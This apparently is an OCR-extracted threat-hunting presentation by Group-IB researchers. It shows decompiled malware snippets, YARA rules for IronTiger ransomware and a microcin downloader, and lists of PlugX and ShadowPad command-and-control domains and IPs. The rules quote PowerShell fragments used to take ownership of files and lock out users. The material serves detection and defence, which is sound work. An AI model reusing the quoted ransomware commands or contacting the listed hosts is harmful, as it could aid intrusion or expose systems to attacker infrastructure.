
BYEBY (b0c7c43ce598b75f158601b9caf7bc92c0421adec4d9f5e3070715ed9a99f947)




```
v2 = rand() % 2;
if ( v2 )
{
  if ( v2 == 1 )
    *(&szContainer + i) = rand() % 10 + 48;
  else
    *(&szContainer + i) = 88;
}
else
{
  *(&szContainer + i) = rand() % 26 + 65;
}
```

```
Buffer = 0;
memset(v12, 0, sizeof(v12));
GetWindowsDirectoryA(&Buffer, 0x104u);
if ( *(&Buffer + lstrlenA(&Buffer) - 1) != 92 )
  *(&Buffer + lstrlenA(&Buffer)) = 92;
strcpy(String2, "debug");
lstrcatA(&Buffer, String2);
lstrcatA(&Buffer, "\\");
strcpy(v13, "netlogon.cfg");
lstrcatA(&Buffer, v13);
String = 0;
memset(v10, 0, sizeof(v10));
result = CreateFileA(&Buffer, 0x80000000, 0, 0, 3u, 0x80u, 0);
v3 = result;
if ( result )
{
  if ( result != (HANDLE)-1 )
  {
    NumberOfBytesRead = 0;
    v4 = ReadFile(result, &String, 0x104u, &NumberOfBytesRead, 
    result = (HANDLE)CloseHandle(v3);
```


Hunting on samples



```
rule IronTiger_HybirdRansom_locker
{
  meta:
    author = "Andrey Zosimov"
    company = "Group-IB"
    family = "IronTiger.HybirdRansom.Locker"
    severity = 5

  strings:
    $str_01 = "UTCLockDateStr" nocase
    $str_02 = "SpAccount" nocase
    $str_03 = "LogonMessage" nocase
    $str_04 = "InstallCountPage" nocase
    $str_05 = "SysHomePath" nocase
    $str_06 = "HomeRegDir" nocase
    $str_07 = "LoaderScriptRegName" nocase
    $str_08 = "UsrStartupRegName" nocase
    $str_09 = "Windows Defender Deamon" nocase
    $str_0A = "Login account disabled due to system failure!" nocase
    $str_0B = "v4.0.6012" nocase
    $str_0C = "v4.1.7609" nocase
    $str_0D = "FirstWaitClock" nocase
    $str_0E = "LockLoopClock" nocase
    $str_0F = "UnlockMarkRegPath" nocase
    $str_10 = "$Accounts += (-split $Result[$i]);" nocase
    $str_11 = "Set-Acl -Path $SysHomePath -AclObject $SysFileAcl" nocase
    $str_12 = "Set-Acl -Path $SysHomeRegPath -AclObject $SysRegAcl" nocase
    $str_13 = "takeown /F $SysHomePath /R /D N;" nocase
    $str_14 = "Start-Process -FilePath iexplore -ArgumentList $InstallCountPage" nocase
    $str_15 = "$AclRule" nocase
    $str_16 = "{($_ -eq \"-\") -or ($_ -eq \" \") -or ($_ -eq \":\")}" nocase
    $str_17 = "SysHomeRegPath" nocase
    $str_18 = "UnlockOkMarkRegName" nocase
    $str_19 = "UnlockMarkRegName" nocase

  condition:
    5 of ($str*)
}
```




```
rule IronTiger_HybirdRansom_loader
{
  meta:
    author = "Andrey Zosimov"
    company = "Group-IB"
    family = "IronTiger.HybirdRansom.Loader"
    severity = 5

  strings:
    $str_01 = "UsrHomeRegDir" nocase
    $str_02 = "LockerBinRegName" nocase
    $str_03 = "SysModeBinEnvName" nocase
    $str_04 = "UsrModeBinEnvName" nocase
    $str_05 = "UsrHomeRegPath" nocase
    $str_06 = "SysModeBinEnvValue" nocase
    $str_07 = "VS100WOW64MODE" nocase
    $str_08 = "VS110WOW64MODE" nocase
    $str_09 = "BIN_01" nocase
    $str_0A = "Microsoft\\Windows\\CurrentVersion\\SharedScripts" nocase

  condition:
    4 of ($str*)
```



```
rule microcin_downloader {
  strings:
    $s = "%d-%d-%d %d:%d:%ft\\Windows\\CurrentVersion\\InternSoftware\\Microsop" ascii fullword
    $h = {
      C7 85 ?? ?? 00 00 35 00 43 00
      C7 85 ?? ?? 00 00 44 00 32 00
      C7 85 ?? ?? 00 00 38 00 00 00
      [0-3]
      FF 15 ?? ?? 00 00
      FF 15 ?? ?? 00 00
    }
  condition:
    uint16(0) == 0x5A4D and $s and $h
}

rule microcin_downloader_log {
  strings:
    //$r0 = /\d\d\d\d-\d\d-\d\d \d\d:\d\d:[0-9]{1,2} DD/ ascii fullword
    $r1 = /\d\d\d\d-\d\d-\d\d \d\d:\d\d:[0-9]{1,2} SC/ ascii fullword
  condition:
    any of ($r*)
}
```

Hunting on infrastructure: PlugX



PlugX CnCs: arestc.net, clamvt.com, yandcx.com


Other connected C&Cs:

- **jimin.jimindaddy.com**
- **news.dubkill.com**
- **unisers.ch**
- **Icefirebest.com**


In November: 20.196.216.28
Total: more than 3k

Hunting on infrastructure: ShadowPad

ShadowPad CnCs: pneword.net , ncdle.net



Group-IB TI&A Graph



2d2d79c478e92a7de25e661ff1a68de0833b9d9b

SSL

Cert details | Cert hosts

Valid 2017.03.22 -2018.03.22 | Not verified

Verification error

x509: certificate has expired or is not yet valid

Domain

—

Emails

—


	Issuer	Subject
Common Name	myCA	myServer
Organizational Unit	mygroup	mygroup
Organization	myorganization	myorganization
Email	—	—
Locality	mycity	mycity
State or Province	myprovince	myprovince
Country Name	CN	CN

Detected this month:

- 95.179.141[.]154
- 103.151.229[.]74
- 202.87.223[.]165

19 new Ips this month by 3 rules

Three rules have given us:




Why is this relevant?

Sunburst campaign by unknown State Sponsored Group until 2020

Microsoft reported in February 2021 that Exchange components had been stolen

Volexity reported the first exploitation in 03 January 2021
Only Chinese APTs mentioned until March



VOLEXITY // INTELLIGENCE


Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities

- Pre-auth RCE and auth bypass against Microsoft Exchange servers
- Leveraged by nation-state APT threat actors to steal e-mail
- Webshells deployed to numerous organizations for persistent access

Mustang Panda deployed PlugX variant Thor during PloxyLogon campaign

Questions?

Artem Artemov
Head of DFIR Lab Group-IB Europe
artemov@group-ib.com



Rustam Mirkasymov
Head of Cyber Threat Research Group-IB Europe
@Tal1en